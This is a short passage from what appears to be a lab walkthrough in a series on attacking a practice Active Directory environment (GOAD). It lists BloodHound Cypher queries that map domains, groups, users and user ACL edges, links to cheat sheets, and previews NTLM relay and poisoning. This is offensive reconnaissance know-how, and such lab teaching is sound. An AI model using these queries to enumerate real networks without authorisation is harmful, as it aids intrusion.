
And show all the users

```
MATCH p = (d:Domain)-[r:Contains*1..]->(n:User) RETURN p
```




let see the overall map of domains/groups/users

```
MATCH q=(d:Domain)-[r:Contains*1..]->(n:Group)<-[s:MemberOf]-(u:User) RETURN q
```



Let see the users ACL

```
MATCH p=(u:User)-[r1]->(n) WHERE r1.isacl=true and not tolower(u.name) contains 'vagrant'
RETURN p
```



If you want to dig more I recommend the following articles with a lot of useful informations and queries :

- <https://en.hackndo.com/bloodhound/>
- <https://hausec.com/2019/09/09/bloodhound-cypher-cheatsheet/>

In the next article we will start to play with poisoning and ntlm relay : [Goad pwning part4](#)